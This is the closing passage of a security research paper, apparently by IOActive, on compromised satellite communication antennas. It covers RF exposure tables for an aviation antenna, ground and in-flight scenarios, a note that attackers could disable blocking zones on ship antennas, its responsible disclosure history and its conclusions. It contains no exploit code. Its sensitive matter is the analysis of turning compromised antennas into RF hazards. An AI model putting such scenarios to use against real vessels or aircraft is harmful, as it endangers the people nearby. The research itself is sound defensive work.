


In this scenario it is also important to note that final power density values can be incremented due to the vessel design factors, which may cause resonance during the propagation.

Cruise ships

The structure of these ships makes them prone to this kind of situations as we can see in the picture⁴⁴. As we have previously described, a crucial factor is that attackers can disable blocking zones.


⁴⁴ https://pro2-bar-s3-cdn-cf4.myportfolio.com/ebb2d4b275615064f8500d0507f0801c/5903bcbb-1c60-4baf-b6cc-5255a85a71d6_rw_1200.jpg?h=eee7f61b319b547ebde970c60d9fcdeb



Once again, we need to take into account the scale of the attack. As there may be more than one antenna in the same ship that can be compromised.


Kustream 1500 - Aviation

This is a phased array antenna with a higher transmission power than the Kustream 1000, originally used by GEE.



Distance	Electric Field Strength	Far Field Power Density
m	V/m	mW/cm2
12,04125	79,04766651	1,659189195
24,0825	39,52383325	0,414797299
48,165	19,76191663	0,103699325
96,33	9,880958314	0,025924831
192,66	4,940479157	0,006481208
385,32	2,470239578	0,001620302
770,64	1,235119789	0,000405075
1541,28	0,617559895	0,000101269
3082,56	0,308779947	2,53172E-05
6165,12	0,154389974	6,3293E-06

Parameters		
Name	Value	Unit
Tx Power	17	Watts
Tx Gain	32,5	dBi
EIRP	44,8	dbW
Tx Frequency	14,25	GHz
Antenna Size	0,65	m
Wavelength	0,02105263	m
Gain Factor	1778,27941	m
Near Field	5,0171875	m
Far Field	12,04125	m



In the Far-Field the antenna exceeds the MPE regulatory limits for uncontrolled exposure.

Assuming the ARINC 791 equipment has been compromised using the aforementioned techniques we can describe the following two scenarios:

Ground

The Far-Field starts at 12 meters. With minimum distances between airplanes and gates, it is unlikely this might create any kind of safety risk.

We can see a clear picture of this situation using a satellite view of the Atlanta International Airport, where it is possible to identify Southwest airplanes equipped with a SATCOM antenna.



Assuming the antenna is transmitting at maximum EIRP, at that distance, even without taking account any further attenuation, the power density would be approximately 0.1 mW/cm^2 , well behind the MPE for uncontrolled exposure.

In terms of the aggregated Electric Field Strength, in order to exceed the regulatory level 190 V/m we would need more than 10 aircraft radiating at the minimum distance that needs to be maintained between aircraft. This situation is impractical in modern airports.

In-Flight

Assuming the vertical minimum distance of 1000 ft between in-flight aircraft, and also the transient nature of the illumination in this scenario, we would require hundreds of airplanes illuminating the target to exceed the regulatory levels, which is not feasible.

The analysis of HIRF hazards is a complex area, with multiple scenarios and conditions that can modify the outcome. Nevertheless, IOActive would like to clarify that based on the feedback provided by the aviation industry, through A-ISAC, the maturity of aviation technologies, compensating controls and our own research we consider that, at this point, there is no safety risk for the aviation industry.

Responsible Disclosure

IOActive followed the responsible disclosure standards, trying to coordinate with all the involved authorities, organizations, and companies affected. Since November 2017 we have reported these issues to EASA, EU-CERT, US-CERT, and ICS-CERT and some of the affected vendors. Unfortunately, we did not receive the expected collaboration in certain cases.

This has been one of the most complex scenarios for a coordinated disclosure, so we would like to thank Peter Lemme, chairman of ARINC 791, for his commitment to independently evaluate⁴⁵ these issues as well A-ISAC⁴⁶ for providing their collaboration and valuable feedback.

We can confirm that the affected airlines are no longer exposing their fleets to the Internet.

We do not have any further information about the remaining issues described in this paper.

⁴⁵ <http://www.satcom.guru/2018/02/malfunction-in-aero-kuka-band-satcom.html>

⁴⁶ <https://www.a-isac.com/>

Conclusion

“A Wake-Up Call For SATCOM Security” was published at BlackHat in 2014. This research got attention from multiple actors across different sectors and media outlets, thus breaking the intrinsic barriers that delimit our security industry. We consider this outcome a tremendous success derived from a niche research initiative.

As a result, important companies around the SATCOM industry became aware of the potential threats derived from SATCOM-based attacks and the need to secure their assets. At IOActive we are proud to be helping some of them to take the proper actions along that journey.

In the previous research, we theorized potential scenarios attackers could exploit once SATCOM terminals have been compromised in three main sectors: Aviation, Maritime, and Military. This current research maintained the focus on these sectors as the main targets for potential attacks, because the circumstances have not substantially changed.

Demonstrating that some of the theoretical scenarios presented in 2014 were, in fact, possible is the motivation that has kept this research alive.

The technologies that have been covered in this paper have a significant impact on society, for good. It is everyone’s responsibility to keep it in that way, as the alternative scenario, where safety risks are possible, is certainly not an option.

About IOActive

IOActive is a comprehensive, high-end information security services firm with a long and established pedigree in delivering elite security services to its customers. Our world-renowned consulting and research teams deliver a portfolio of specialist security services ranging from penetration testing and application code assessment through to semiconductor reverse engineering. Global 500 companies across every industry continue to trust IOActive with their most critical and sensitive security issues. Founded in 1998, IOActive is headquartered in Seattle, USA, with global operations through the Americas, EMEA and Asia Pac regions. Visit www.ioactive.com for more information. Read the IOActive Labs Research Blog: <http://blog.ioactive.com/>. Follow IOActive on Twitter: <http://twitter.com/ioactive>.